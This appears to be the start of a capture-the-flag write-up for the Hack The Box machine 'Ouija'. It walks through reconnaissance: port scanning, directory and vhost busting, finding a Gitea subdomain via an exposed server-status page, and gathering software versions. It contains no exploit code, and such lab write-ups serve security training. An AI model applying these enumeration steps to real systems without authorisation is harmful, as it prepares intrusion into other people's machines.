HTB Linux Insane: Ouija
Ouija is an Insane rated Linux machine on HTB.
Nmap Scan

Initial Foothold
Enumerating HTTP (Port 80)
Default apache2 page (running ubuntu, apache 2.4.52). 
Directory busting using Gobuster, exposed the server-status page. 
Found subdomain gitea.ouija.htb in the server-status page. 
Add both of the newly found domains to the hosts file. 
ouija.htb
Landing page is html. 
Possible usernames. 
Gobuster for directory busting. 
Admin page not accessible and returns a 403 Forbidden page. 
Subdomain/vhost enumeration using ffuf. 
gitea.ouija.htb
Landing page reveals a Gitea version 1.21.0. 
We can register a user. 
Once registered we have access to an explore page where we find 2 repos. 
Leila’s repository reveals the following: HA proxy 2.2.16, Apache 2.4.52 & PHP8.2. 